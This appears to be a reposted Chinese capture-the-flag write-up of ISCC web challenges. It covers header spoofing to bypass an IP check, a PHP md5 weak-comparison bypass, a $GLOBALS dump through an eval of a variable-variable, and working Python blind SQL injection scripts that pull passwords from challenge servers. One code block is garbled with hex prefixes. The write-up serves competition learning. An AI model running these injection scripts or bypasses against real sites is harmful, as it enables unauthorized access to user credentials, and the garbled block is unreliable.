Flag is ISCC{123dasd89as10aas}

[Log out](#)

为什么这么简单啊

第一关

第二关需要从 `http://edu.xss.tv` 进入，并且只有我公司的IP地址才可以进入第二关，公司IP为：110.110.110.110

根据提示利用 xff ip地址伪造和referer 即可进入第二关。

GET / HTTP/1.1

Host: 118.190.152.202:8016

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

X-Forwarded-For: 110.110.110.110

Referer: http://edu.xss.tv

Connection: keep-alive

Upgrade-Insecure-Requests: 1

第二关

密码在哪里呢？



获取flag

右键查看源码，发现可疑js文件，浏览找到密码 base64解码 提交得到flag。

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <meta http-equiv="Content-Type" content="text/html; charset=utf8" />
5 <title>新一极web安全--攻防技术演示系统</title>
6 <meta name="viewport" content="width=device-width, initial-scale=1.0">
7 <link rel="stylesheet" href="/style/css/bootstrap.min.css">
8 <link rel="stylesheet" href="/style/css/bootstrap-theme.min.css">
9 <link rel="stylesheet" href="/style/css/css.css">
10 <script src="/style/js/jquery-1.9.1.min.js"></script>
11 <script src="/style/js/bootstrap.min.js"></script>
12 <script type="text/javascript" src="/password.js"></script>
13 </head>
14 <div class="navbar navbar-fixed-top navbar-inverse">
15   <div class="container">
16     <div class="navbar-header">
17       <button type="button" class="navbar-toggle" data-toggle="collapse" data-target=".navbar-collapse">
18         <span class="icon-bar"></span>
19         <span class="icon-bar"></span>
20         <span class="icon-bar"></span>
21       </button>
22     </div>
23     <div class="collapse navbar-collapse">
24       / : : \
25
```

ADwAcwBjAHIAaQBwAHQAPgBhAGwAZQByAHQAKAAiAHAAYQBzAHMAadwBVaHIAZAA6AHgAaQBuaAHkAaQBqAGkALgBjAG8AbQAIACkAPAAvAHMA
YwByAGkAcAB0AD4
解码得到: xinyiji.com

您的flag为: B1H3n5u0xI2n9Jlsc

第二关

密码在哪里呢?

获取flag

php是世界上最好的语言

用户名: 密码:

```
<html>
<body>
<form action="md5.php" method="post" >
  用户名:<input type="text" name="username"/>
  密码:<input type="password" name="password"/>
  <input type="submit" >
</body>
</html>
<?php
header("Content-type: text/html; charset=utf-8");
if(isset($_POST['username'])&isset($_POST['password'])) {
    $username = $_POST['username'];
    $password = $_POST['password'];
}
else {
    $username="hello";
    $password="hello";
}
if(md5($password) == 0) {
    echo "xxxxx";
}

show_source(__FILE__);
?>
```

用户名随便输，密码用php弱类型进行绕过 :QNKCDZO（[可以看我之前写过的php知识点总结](#)）

点击得到

[click here!](#)


```
NULL
include 'flag.php';
$a = @$_REQUEST['a'];
@eval("var_dump($$a);");
```

利用全局变量打印出\$flag变量即可。


```
array(8) { ["GET"]=> array(1) { ["a"]=> string(7) "GLOBALS" } ["POST"]=> array(0) {} ["COOKIE"]=> array(3) { ["verify"]=> string(32) "78cfc57d983b4a17e55828c001a3e781" ["len"]=> string(2) "46" ["PHPSESSID"]=> string(26) "ch50q33avgmbqi7qul5idetac0" } ["FILES"]=> array(0) {} ["_REQUEST"]=> array(1) { ["a"]=> string(7) "GLOBALS" } ["flag"]=> string(37) "ISCC(a39f9a1ff7eb4bab8a6a21b2ce111b4)" } ["a"]=> string(7) "GLOBALS" } ["GLOBALS"]=> *RECURSION* }
include 'flag.php';
$a = @$_REQUEST['a'];
@eval("var_dump($a);");
```

Sqli

题目说的很明确 就是注入了。经过测试发现是盲注 于是写了个脚本跑出密码登录。



Login


username

Password


Login

```
197ed45182778 fuzz = ( '0123456789,abcdefghijklmnopqrstuvwxyz' )
197ed45182778
197ed45182778
197ed45182778 i in range(1,10):
197ed45182778 for k in fuzz:
197ed45182778     p = payload.format(s='select group_concat(table_name)
197ed45182778e1 u = requests.post(url,data = {'username':p,'password'
197ed45182778e1c74 if 'normal' in u.content:
197ed45182778e1c74c tname += k
197ed45182778e1c74cc print tname
197ed45182778e1c74cc8c break
197ed45182778e1c74cc8c7
197ed45182778e1c74cc8c72f ' and ascii(substr({s},{m},1))={n}#"
197ed45182778e1c74cc8c72f9f '0123456789,abcdefghijklmnopqrstuvwxyz')
197ed45182778e1c74cc8c72f9fff
197ed45182778e1c74cc8c72f9fff0
197ed45182778e1c74cc8c72f9fff07
```

解密: u4g009



提示在另一个字段, (真他妈坑啊), 这里直接联合查询注入就可以了。



顺便附上我写的垃圾盲注脚本

```
import requests

tname = ''
pwd = ''
url = 'http://118.190.152.202:8011/index.php'
payload = "admin' and ascii(substr(({s}},{m},1))={n}#"
fuzz = ('0123456789,abcdefghijklmnopqrstuvwxyz')

# for i in range(1,10):
#     for k in fuzz:
#         p = payload.format(s='select group_concat(table_name) from information_schema.tables where
table_schema = database()',m=i,n=ord(k))
#         u = requests.post(url,data = {'username':p,'password':'admin'})
#         if 'normal' in u.content:
#             tname += k
#             print tname
#             break

for i in range(1,33):
    for k in fuzz:
        p = payload.format(s="select group_concat(pass) from user",m=i,n=ord(k))
        u = requests.post(url,data = {'username':p,'password':'admin'})
        if 'normal' in u.content:
            pwd += k
            print pwd
            break
```

有种你来绕

有种你来绕

300

554 solves

我都过滤了，看你怎么绕。记住是mysql
题目地址：<http://118.190.152.202:8019/>

Flag

提交

根据提示，是mysql的数据库，利用mysql的特性--隐式类型转换，进行盲注得到密码。

118.190.152.202:8019 显示

password error!!@_@

确定

登录



登录

©Hnuahe 2017/p>

写了个脚本跑出密码登录。

```
0416af0a8accf2b
0416af0a8accf2be
0416af0a8accf2be5
0416af0a8accf2be55
0416af0a8accf2be556
0416af0a8accf2be556a
0416af0a8accf2be556a8
0416af0a8accf2be556a8e
0416af0a8accf2be556a8e1
0416af0a8accf2be556a8e13
0416af0a8accf2be556a8e131
0416af0a8accf2be556a8e1314
0416af0a8accf2be556a8e13143
0416af0a8accf2be556a8e131438
0416af0a8accf2be556a8e131438b
0416af0a8accf2be556a8e131438b8
0416af0a8accf2be556a8e131438b81
0416af0a8accf2be556a8e131438b814
```

```
import requests

url = "http://118.190.152.202:8019/login.php"
payload = "1'-(ascii(mid((passwd)from({0})))={1})-'"
password = ''
fuzz = 'abcdefghijklmnopqrstuvwxyz0123456789'

for i in range(1,33):
    for k in fuzz:
        p = payload.format(i,ord(k))
        u = requests.post(url,data = {'uname':p,'passwd':'admin'})
        if not 'username' in u.content:
            password += k
            print password
```

解密: nishishabi1438 (我他妈想打死傻逼出题人)

hello 酷狗, flag is not in this hint:include

执行

你咋真笨呢!

输入flag，执行即可。

```
flag{sql_iNjEct_Is_Easy}
```

web400 Only Admin 是cookie注入，但是自己没怎么看，等其他师傅分享wp再学习一波吧。

转载于:<https://www.cnblogs.com/s1ye/p/9013719.html>



[创作打卡挑战赛](#) >
[赢取流量/现金/CSDN周边激励大奖](#)